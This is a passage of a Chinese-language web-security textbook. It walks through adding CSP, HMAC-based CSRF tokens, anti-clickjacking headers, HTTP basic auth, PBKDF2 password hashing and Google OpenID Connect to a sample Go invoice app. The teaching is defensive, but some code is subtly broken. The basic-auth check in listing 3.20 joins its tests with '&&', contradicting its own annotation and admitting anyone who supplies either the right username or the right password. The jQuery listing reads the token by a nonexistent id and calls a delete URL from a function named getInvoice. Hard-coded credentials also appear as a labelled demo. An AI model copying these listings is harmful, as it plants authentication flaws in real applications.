我不是随随便便地选中了 Mozilla 的插件网站。它是 Mozilla 年代最久远的网站之一，同时它还是风险级别最高的网站，因为它管理着 Firefox 使用的插件。在几年前，它的老代码还特别容易受到 XSS 攻击，我们几乎每周都会收到来自问题赏金计划的漏洞报告，直到我们启用了 CSP！在一天之内，报告就消失不见了，工程师们再也不用陪漏洞玩打地鼠的游戏了，取而代之的是他们对网站改进地全身心投入。

这里我将略过代码清单 3.10 中的策略细节。如果你对这种复杂的机制感兴趣，请查阅 MDN 上的文档（链接 3.8）。CSP 很复杂，而且可能还很难实现。现代 Web

应用是动态的，而且会以不同的方式和网络浏览器及第三方进行交互。CSP 提供了一种方法来定义不能被接受的交互。这可以大大提升安全性，但也需要一些投入。CSP 的复杂性是它应该由应用开发人员来直接管理的原因，不要完全指望由安全团队来解决它。

我们回到 TDS 模型，看看发票应用在启用 CSP 之后的 ZAP 基线扫描。

代码清单 3.11 实现 CSP 之后的 ZAP 基线扫描

```
FAIL: Absence of Anti-CSRF Tokens
FAIL: X-Frame-Options Header Not Set

FAIL: 2 WARN: 0 INFO: 4 IGNORE: 0 PASS: 44
```

现在，在测试结果中找不到关于 XSS 及 CSP 的两条故障了，这就是代码清单 3.8 中的补丁在提交后所期望的结果。这个补丁在发票应用的主页中添加了 CSP 标头。现在我们可以专注于清单中的另一条故障——跨站请求伪造（CSRF，Cross-Site Request Forgery）。

3.2.2 跨站请求伪造

一个网站可以链接位于另一个网站里的资源，这是 Web 的核心概念。如果网站之间的协作都以互相尊重为基础，不去尝试使用超链接来修改对方的内容，这种模型的效果就很好，但它却不能杜绝滥用。CSRF 攻击就是这样做的：滥用网站间的链接，强迫用户执行本不打算执行的操作。

来看看图 3.8 中展示的流程。用户不知何故被骗去访问恶意网站，可能是由于钓鱼邮件或者其他什么方式。在第一步连接到恶意网站的时候，返回给浏览器的 HTML 中包含了一个指向链接 3.9 的图片链接。在第二步中，浏览器在处理由 HTML 构建的页面时，向该图片的 URL 发送了 GET 请求。

这个 URL 中并没有任何图片，因为 GET 请求的目的是删除一份发票。发票应用对正在进行的攻击一无所知，它认为这个请求是合法的，并删除了数据库中编号为 2 的发票。恶意网站成功地迫使用户伪造了一个跨越到发票应用的请求，这种攻击因此而得名：跨站请求伪造。

你可能会想："不应该是发票应用网站的身份验证来拦截这种攻击吗？"这在某种程度上是对的，但仅限于在攻击发生时用户还没有登录到发票应用的这种情况。如果用户已经登录到了发票应用，并且正确的会话 cookie 已经被保存到了本地，那么浏览器会把这些会话 cookie 和 GET 请求一起发出去。在发票应用看来，删除操作是完全合法的。

图 3.8 CSRF 攻击诱骗用户访问恶意网站（1），并且未经他们同意就向发票应用网站发送请求（2）。

我们可以使用跟踪令牌来防范 CSRF，这个令牌在构建主页时会发给用户，然后在提交删除请求时由浏览器发送回来。因为恶意网站的操作是盲目的，无法访问发票应用和浏览器之间交换的数据，所以它不能强迫浏览器在触发欺骗性的删除请求时发送令牌。发票应用只需要在采取行动前确认令牌是存在的即可。如果令牌不存在，请求就是非法的，应该被拒绝。

在发票应用中实现 CSRF 令牌的技术有很多种方式。我们选择的这种 HMAC 加密算法不需要在服务器端维护状态。HMAC，即哈希密钥验证码（Hash-based Message Authentication Code），是一种哈希算法，它根据输入值和密钥来生成一个固定长度的输出值（无论输入的长度是多少）。你可以使用 HMAC 生成一个唯一的令牌并提供给网站访问者，后续的请求将使用这个令牌进行验证以防止 CSRF 攻击。

代码清单 3.12 CSRF 令牌：根据随机值和密钥生成的 HMAC

```
CSRFToken = HMAC(random value, secret key)
```

发票应用在每次主页被请求的时候将生成独一无二的 HMAC，其结果就是 CSRF 令牌。当浏览器向发票应用发起删除请求的时候，HMAC 会被校验，只有校验通过，请求才会被处理。图 3.9 展示了 CSRF 签发和验证的流程。




图 3.9 当用户访问发票应用的主页时，发票应用给用户签发一个 CSRF 令牌（最上面的 GET / 请求）。接下来的 POST /invoice 请求必须一并提交这个 CSRF 令牌，以确保用户在发起其他请求之前先访问主页，而不是被胁迫要通过第三方网站来发送 POST 请求。

当用户访问发票应用的主页时，返回浏览器的 HTML 文档包含了一个独一无二的 CSRF 令牌，它的名字是 CSRFToken，它保存在表单数据的一个隐藏字段里。代码清单 3.13 是从 HTML 页面中提取出的一部分内容，并展示了表单隐藏字段里的 CSRF 令牌。

代码清单 3.13 保存在 HTML 表单隐藏字段里的 CSRF 令牌

```
<form id="invoiceGetter" method="GET">
  <label>ID :</label>
  <input id="invoiceid" type="text" />

  <input type="hidden" name="CSRFToken" value="S1tzo02vhdM
    CqqkN3jFpFt/BnB0R/N6QGM764sz/oOY=$7P/PosE58XEnbzsKAWswKqMU
    UPxbo+9BM9m0IvbHv+s=">

  <input type="submit" />
</form>
```

在提交表单时，同样是来自主页的 JavaScript 代码将从表单的值里获取令牌，并放到请求的 HTTP 标头 `X-CSRF-Token` 里，这个请求将被发送给发票应用。代码清单 3.14 中的代码使用 jQuery 框架发送带令牌的请求。你可以查看发票应用源代码仓库中的 statics/invoicer-cli.js，在该文件的 `getInvoice()` 函数里可以找到相关代码。

代码清单 3.14 在请求中使用 CSRF 令牌的 JavaScript 代码

```
function getInvoice(invoiceid, CSRFToken) {
  $('.desc-invoice').html("<p>Showing invoice ID " + invoiceid + "</p>");
  $.ajax({
    url: "/invoice/delete/" + invoiceid,
    beforeSend: function (request) {
      request.setRequestHeader(
        "X-CSRF-Token",
        $("#CSRFToken").val());
      }
  }).then( function(resp) {
    $('.invoice-details').text(resp);
  });
 }
```

这段 JavaScript 代码从表单的值中获取 CSRF 令牌，并将它添加到发给发票应用请求的 HTTP 标头里。

在发票应用这边，处理发票删除的终端节点在处理请求之前，先从 HTTP 标头里获取令牌并调用 `checkCSRFToken()`，以及对 HMAC 进行验证。这段代码如代码清单 3.15 所示。

代码清单 3.15 在接受请求之前验证 CSRF 令牌的 Go 代码

```
func (iv *invoicer) deleteInvoice(w http.ResponseWriter, r *http.Request) {
    if !checkCSRFToken(r.Header.Get("X-CSRF-Token")) {
        w.WriteHeader(http.StatusNotAcceptable)
        w.Write([]byte("Invalid CSRF Token"))
        return
    }
    ...
}
```

确认 CSRF 令牌存在而且合法。

发票应用通过生成另一个新的令牌来验证提交过来的令牌，这个新的令牌使用接收到的用户数据和只有发票应用可以访问的密钥生成。[1] 如果两个令牌相等，发票应用就可以信任收到的用户请求。如果验证失败，那么请求不会被处理，还会返回给浏览器一个错误代码。要破解这个方案，必须破解 HMAC 背后的加密算法（SHA256）或者取得密钥，这都是极难实现的。

回到攻击的例子，这一次我们启用了 CSRF 令牌。攻击者在恶意网站上设置的代码 `<img src>` 仍然会生成一个发给发票应用的请求，但是不会包含正确的 CSRF 令牌。发票应用会以错误代码 406 Not Acceptable 拒绝该请求，如图 3.10 中的 Firefox 开发者控制台所示。

应用和浏览器之间的令牌舞蹈可能很快就会变得复杂起来，在一个大型应用上实现 CSRF 不是一个轻松的任务。因此，许多 Web 框架自动支持 CSRF 令牌。开发

1 在第3章源代码仓库的 main.go 文件中，可以找到 `checkCSRFToken()` 这个方法的实现。——译者注

者几乎不需要自己来实现令牌，但深入了解这种攻击方式及其防范方法可以帮助你指导 DevOps 团队如何来保护 Web 应用。




图 3.10 被诱骗进行 CSRF 攻击的用户因为缺少令牌而得到了保护；他们的请求没有被发票应用处理。

SameSite cookie

在编写本书时，网络浏览器开始集成一个新的参数：SameSite cookie，它能更简单地规避 CSRF 攻击。如果应用开发者在给定的 cookie 上设置了属性 `SameSite=strict`，那么就是告知浏览器用户：只有在直接浏览目标网站（浏览器地址栏里就是这个网站）的时候才会发送该 cookie。比如，发票应用网站设置的带 `SameSite` 属性的 cookie 不会与在访问恶意网站时发起的请求一起发送，因此可以阻止恶意网站向发票应用网站发起 CSRF 攻击。

在将来，`SameSite` 属性可能会成为会话 cookie 的标准，这样就可以完全避免 CSRF 攻击。但是老浏览器缺少 SameSite 支持的长尾效应，这意味着应用还要保持向后兼容性，以便能处理不能访问该属性的情况，而且应该优先选择基于 HMAC 的 CSRF 令牌。

实现了 CSRF 令牌之后，再次运行基线扫描，以确认缺少防 CSRF 令牌的故障是否已经消失。

代码清单 3.16 升级之后的基线扫描不再警告防 CSRF 令牌的缺少

```
FAIL: X-Frame-Options Header Not Set [10020] x 6

FAIL: 1 WARN: 0 INFO: 4 IGNORE: 0 PASS: 45
```

只剩一个了！下一个关注的主题是解决 X-Frame-Options 问题和消除点击劫持攻击的影响。

3.2.3 点击劫持和 IFrame 保护

在互联网诞生的早期，网站常常使用内联窗口和 HTML 标签 <iframe> 来互相内嵌对方的内容。如今，这种方法已经不受欢迎，网站倾向于使用更优雅的技术将不同的来源组装成网站。然而，IFrame 技术仍然存在，还被浏览器全面支持，这可能会导致一种非常危险的攻击向量——*点击劫持*。

欺诈网站利用点击劫持技术欺骗用户点击一个指向另一个网站的隐藏链接。我们来看这个例子：恶意网站创建了一个指向发票应用网站的 IFrame，页面上只有这个 IFrame 使用样式指令来渲染成对用户不可见。用户被诱骗访问恶意网站并点击一个链接，用户不知道的是这个链接实际上是发票应用网站上的一个按钮，这个按钮在屏幕上是看不见的。

图 3.11 展示了对发票应用网站主页的点击劫持攻击。图中左侧，透明度被设置成了 50%，可以看到恶意网站的 CLICK ME! 链接正好被发票应用网站主页上的 Delete This Invoice 按钮盖住了。图中右侧，使用 CSS 指令 opacity:0 就让 发票应用网站的 IFrame 完全看不见了。用户以为他们点击的是 CLICK ME! 按钮，而实际上，覆盖在上面的发票应用网站 IFrame 让他们点击了 Delete This Invoice 按钮。




图 3.11 点击劫持攻击使用了隐藏的 IFrame（图中左边将它的透明度设置成了 50%），欺骗用户点击目标网站的链接。

和 CSRF 类似，浏览器在处理欺诈请求时会使用现有的身份验证和会话。从浏览器和发票应用的角度看，欺诈点击是合法的。

浏览器早就意识到了点击劫持的风险，并实现了有针对性的防护措施。这些防护措施默认是没有启用的，需要手动添加。防止点击劫持的现代方法是使用 CSP 来为 `child-src 'self'` 设置策略，这表示网站只允许同一来源的页面嵌入 IFrame 之中。

正如 ZAP 基线扫描提示的那样，另一种防止点击劫持的方法是设置 HTTP 标头 `X-FRAME-OPTIONS`。返回值为 `SAMEORIGIN` 的这个标头，和使用 CSP 指令阻止浏览器加载恶意网站中的 invoicer IFrame 的效果是一样的。不是所有的浏览器现在都支持 CSP 的 `child-src` 指令，所以使用 `X-FRAME-OPTIONS` 再加上 CSP 才是保护所有浏览器的有效方法。

由于你已经在发票应用的主页上设置了 CSP，你可以在其中加入 `child-src` 来扩展它，还要加上 `X-FRAME-OPTIONS` 标头。代码清单 3.17 扩展了已经在代码清单 3.8 中设置过的标头。

代码清单 3.17 为发票应用的索引页添加点击劫持的保护

```
func getIndex(w http.ResponseWriter, r *http.Request) {
    w.Header().Add("Content-Security-Policy",
        "default-src 'self'; child-src 'self';")
    w.Header().Add("X-Frame-Options", "SAMEORIGIN")
    ...
}
```

搞定了最后这一个问题，基线扫描将成功通过，返回的退出码是 0，并且允许 CircleCI 将构建过程继续进行下去。将来如果再次引入任何漏洞，自动化扫描都会捕获它并立即报告给开发者。

基线扫描覆盖了许多问题，但其中有一些是和应用的业务逻辑相关的，需要用不同的方式处理。你可能已经注意到了发票应用现在还没有任何身份验证，对一个被设计用来管理敏感数据的应用来说，这是很令人担忧的。ZAP 无法提醒你这一点，因为它不知道哪些资源需要身份验证。在下一节，我们将讨论网站和 Web API 对用户进行身份验证的常见技术。

3.3 用户身份验证的方法

对 Web 应用的安全运行来说，验证用户身份是最困难的任务之一。设计糟糕的身份验证机制可能会给一个组织带来严重的后果，而且这种事情发生的频率比你想象的还要高。你应该尽一切可能避免将任何密码存储在应用中，这是必须遵守的一

条规则。将这些事情交给其他人来完成，并依靠身份提供商来帮你对用户进行身份验证。

本节我们会讨论身份提供商，但是并非所有应用都得依靠它们，所以我们将从最简单的身份验证方法——HTTP 基本身份验证开始。

3.3.1 HTTP 基本身份验证

HTTP 基本身份验证，顾名思义，就是支持在浏览器和 Web 应用之间进行身份验证的最简单方式。要验证特定用户的身份，浏览器将创建一个包含用户名、一个冒号及用户密码的字符串，然后使用 Base64 将字符串编码，并放到身份验证 HTTP 标头里发送给应用。

代码清单 3.18 为 HTTP 基本身份验证创建一个 Authorization 标头

```
authorization = base64.encode(username + ":" + password)
```

在接收方这一侧，应用执行逆向操作，从解码后的 Base64 身份验证标头中提取出用户名和密码。

除实现简单之外，当 Web 应用向浏览器发送一个带有 `WWW-Authenticate` 标头的 401 HTTP 状态码时，浏览器会自动地提示用户输入用户名和密码。

我们来为发票应用实现基本身份验证。首先，你需要一个用户和一个密码，比如 `samantha` 和 `1ns3cur3`。将它们作为常量定义在源代码中。这显然很不安全，但我们用这种方法来展示一下 HTTP 基本身份验证的行为。稍后，你会使用其他安全得多的方法代替这种身份验证方法。

代码清单 3.19 将用户凭证硬编码在发票应用中

```
const defaultUser string = "samantha"
const defaultPass string = "1ns3cur3"
```

接下来，你要在处理发票应用的主页提供请求之前加上身份验证的步骤。在发票应用的 `getIndex()` 函数中添加一些代码，这些代码会解析和请求一起发过来的 `Authorization` 标头，并将提交过来的用户名和密码与源代码中定义的用户名和密码进行对比。

代码清单 3.20 实现 HTTP 基本身份验证的 Go 代码

```
func getIndex(w http.ResponseWriter, r *http.Request) {
    if len(r.Header.Get("Authorization")) < 8 ||
        r.Header.Get("Authorization")[0:5] != `Basic` {
        requestBasicAuth(w)
        return
    }

    authbytes, err := base64.StdEncoding.DecodeString(
        r.Header.Get("Authorization")[6:])
    if err != nil {
        requestBasicAuth(w)
        return
    }

    authstr := fmt.Sprintf("%s", authbytes)
    username := authstr[0:strings.Index(authstr, ":")]
    password := authstr[strings.Index(authstr, ":")+1:]
    if username != defaultUser && password != defaultPass {
        requestBasicAuth(w)
        return
    }
    ...
}
```

如果身份验证标头不存在或者标头格式错误，则要求浏览器提供凭证。

从标头中提取用户名和密码。

如果用户名或密码不匹配，则要求浏览器提供凭证。

这段代码需要用户名和密码来保护发票应用的主页。你还要让浏览器将 Authorization 标头发给发票应用，可以使用代码清单 3.21 中的 requestBasicAuth() 函数完成。

代码清单 3.21 要求身份验证凭证的 Go 代码

```
func requestBasicAuth(w http.ResponseWriter) {
        w.Header().Set("WWW-Authenticate", `Basic realm="invoicer"`)
        w.WriteHeader(401)
        w.Write([]byte(`please authenticate`))
}
```

这个函数用 HTTP 状态码 401 回应浏览器发送来的、未经身份验证的请求，这会弹出对话框，要求用户输入凭证，如图 3.12 所示。




图 3.12 当提示需要 HTTP 基本身份验证的时候，Firefox 向用户显示一个登录对话框，要求用户提供用户名和密码，它们将放在 `Authorization` 标头里发送。

HTTP 基本身份验证很简单，因此也很流行，但它本身并不安全，原因如下：

- 密码在互联网上以明文传输。现在，这已经在 TLS 中得到了解决。
- Web 应用必须在数据库中维护全部用户密码，以检查身份验证请求。

第 4 章我们将讨论如何为发票应用的基础设施加上 TLS，并对浏览器和应用之间的通信进行加密，从而防止网络中的监听器窃取凭证。保存和管理所有用户的密码依然是一个棘手的问题，我们马上展开讨论。

3.3.2 密码管理

无论基础设施的安全措施如何固若金汤，你的数据库终会有被泄露给大众的那一天。现在，这几乎就是一条自然法则，以至于我们在风险评估中总是会问这样一个问题："如果在 Twitter 上看到你的数据库泄露了，你该怎么办？"

数据库泄露带来的第一个影响就是用户密码被公开。用户往往会在不同的账户中使用同样的密码，而当攻击者取得了在线照片存储账户的访问权之后，就可以轻易地获得同一用户的银行账户访问权。因此，我们要用不可逆的方式存储密码，这样数据库泄露也不会暴露用户的原始密码。

存储不可逆密码的算法有好几种：bcrypt（链接 3.10）、scrypt（链接 3.11）、argon2（链接 3.12）及 PBKDF2（链接 3.13）。它们大同小异。存储步骤大致如下：

1. 把明文的用户密码作为输入。
2. 读取数个随机字节，称为 salt 值。
3. 计算用户名密码加 salt 值的哈希 H1：H1=hash(password+salt)。
4. 将哈希 H1 和 salt 值保存到数据库中。

这类算法不会在数据库中保存明文的用户密码，保存的只是密码的哈希和数个随机字节的 salt 值。验证通过比较用户提交的值和数据库中的哈希来完成，步骤如下：

1. 获取明文的用户密码。
2. 从数据库中读取哈希 H1 和 salt 值。
3. 计算用户名密码加 salt 值的哈希 H2：H2=hash(password+salt)。
4. 如果 H2 和 H1 相等，用户提交的密码就和数据库中保存的值是匹配的。

这种方法的安全性来自哈希算法的抵抗力：攻击者几乎完全不可能从哈希中恢复密码。开发人员不应该自己编写哈希算法，而应该使用经过专业的密码专家评审过的算法。几乎所有语言都提供了安全的哈希算法实现。以下这个例子使用了 Go 语言提供的 PBKDF2。

代码清单 3.22 使用 PBKDF2 算法来安全保存用户密码的 Go 代码

```
password := "1ns3cur3"
salt := make([]byte, 16)
rand.Read(salt)
h1 := pbkdf2.Key(password, salt,
 65536, 32, sha256.New)
fmt.Printf("hash=%X\nsalt=%X\n", h1, salt)
```

得到 16 字节长的随机 salt 值。

计算 hash=(password+salt)。

以上代码输出的是要保存到数据库中的十六进制哈希和 salt 值。

代码清单 3.23 PBKDF2 计算返回的哈希值和 salt 的值

```
hash=42819258ECD5DB8888F0310938CF3D77EA1140A8468FF4350251A9626521E538
salt=63152545D636E3067CEE8DCD8F8CF90F
```

密码哈希技术看起来简单，但数以百计的在线服务都没有正确地实现它。密码学是一个复杂的领域，不知道在什么时候就会犯错，比如，不同用户共用一个 salt 值，或者某个哈希参数的值设置得过低。

如果你必须在应用中实现密码哈希，请确保使用的是安全的算法，并请专业人员对你的代码进行审计。我们接下来讨论的方法要更安全一些，就是让外部服务来处理用户身份验证，而应用自己不再保存任何密码。

3.3.3 身份提供商

管理用户和密码是一项劳神费力的工作。不仅因为密码数据有泄露的可能性，而且用户也容易弄丢密码或是重复使用相同的密码。对应用来说，用户密码的管理需要许多定制的功能（重置密码邮件、多因子认证，等等），这些定制功能不会给

应用自身带来任何价值，但实现起来却费时费力。

通常更好的方式是让其他人来承担这些成本。大多数现代应用都支持通过第三方登录，这些第三方被称为身份提供商（IdP，Identity Provider）。Google、Microsoft、Facebook、GitHub，还有很多其他服务都可以作为 IdP，用户可以使用他们拥有的任何一个身份提供商的账户来登录应用，而不用每个网站都创建一个新账户。

有一些协议实现了通常被称为单点登录（SSO，Single Sign-On）的技术，这种技术让用户登录一次就可以在多个服务中传播身份。大型企业中流行的是安全断言标记语言（SAML，Security Assertion Markup Language），但是它需要对 XML 文档进行签名和验证，因此实现起来可能会很难。最近几年，OAuth2 和 OpenID Connect 越来越流行，因为它们定义了一个比 SAML 更容易在应用中实现的协议。

新一代联合身份：OpenID Connect

OpenID Connect 是在 OAuth2 的基础上专为网站用户验证身份而构建的协议。OAuth2 是一个强大且复杂的管理认证和授权的框架，而 OpenID Connect 则是实现起来更为简单的 OAuth2 子集。如果你想更深入地了解 OAuth2 和 OpenID Connect，你应该阅读 Antonio Sanso 和 Justin Richer 合著的 *OAuth2 in Action*（Manning 出版社于 2017 年出版）一书。

图 3.13 展示了用户通过 IdP 登录应用的一系列步骤：

1. 首先，用户访问应用，应用提示用户登录。
2. 登录按钮将用户重定向到 IdP，使用的地址在其查询字符串中包含了自定义参数。
3. IdP 提示用户登录（或者重用已存在的会话），并通过第二次重定向让用户回到应用。
4. 第二次重定向包含了一个授权码，应用将它提取出来并用来交换令牌。
5. 应用使用 API 令牌从 IdP 获取用户信息。
6. 这时候，用户才算登录了应用，并且可以继续使用该应用。

这一套连接流程显然比 HTTP 基本身份验证要复杂得多，但额外的复杂度带来了显著的安全优势：应用再也不用管理用户密码，甚至都不用访问用户密码。尽管请求流程看起来很复杂，但应用和身份提供商的集成却很简单。作为演示，我们将使用 Google 作为 IdP，向发票应用添加 OpenID Connect 的支持。




图 3.13 OpenID Connect/OAuth2 舞蹈让用户可以通过第三方登录应用。

首先你要从 Google 拿到一个客户端 ID 和一个密钥。要拿到这些信息，你可以在链接 3.14 的 Credentials 控制台里创建一个 OAuth 客户端 ID，如图 3.14 所示。除应用名称和类型之外，页面上还需要两条信息：

- 授权的 JavaScript 源（Authorized JavaScript Origin），这是托管应用的域的列表，只有来自这些域的 JavaScript 才能向 Google IdP 发起查询。
- 授权的重定向 URL（Authorized Redirect URL），这是用户登录后可以被重定向的地址列表。在这里列出所有可以接受的 URL，稍后在每次 OAuth 舞蹈时选择将用户重定向到其中一个地址。




图 3.14 ***.google.com 的 Web 控制台会生成在应用中使用的客户端 ID 和密钥。

完成创建步骤后，控制台上将会显示一个客户端 ID 和一个密钥。接下来，你可以在发票应用的代码中创建一个配置，并在 Google 的 IdP 中使用这些凭证信息。Go 有一个 OAuth2 包：golang.org/x/oauth2，你可以在实现的时候使用它。代码清单 3.24 展示了 OAuth2 配置，它用到了与 Google 交互的凭证信息及 URL。

代码清单 3.24 在发票应用中配置与 Google 集成的 OAuth

```
var oauthCfg = &oauth2.Config{
    ClientID:     "***.apps.googleusercontent.com",
    ClientSecret: "***",
    RedirectURL:  "http://***.com/oauth2callback",
    Scopes: []string{
        "https://www.***.com/auth/userinfo.profile"
    },
    Endpoint: oauth2.Endpoint{
        AuthURL:  "https://***.google.com/o/oauth2/auth",
        TokenURL: "https://***.google.com/o/oauth2/token",
    },
}
```

获取的凭证信息。
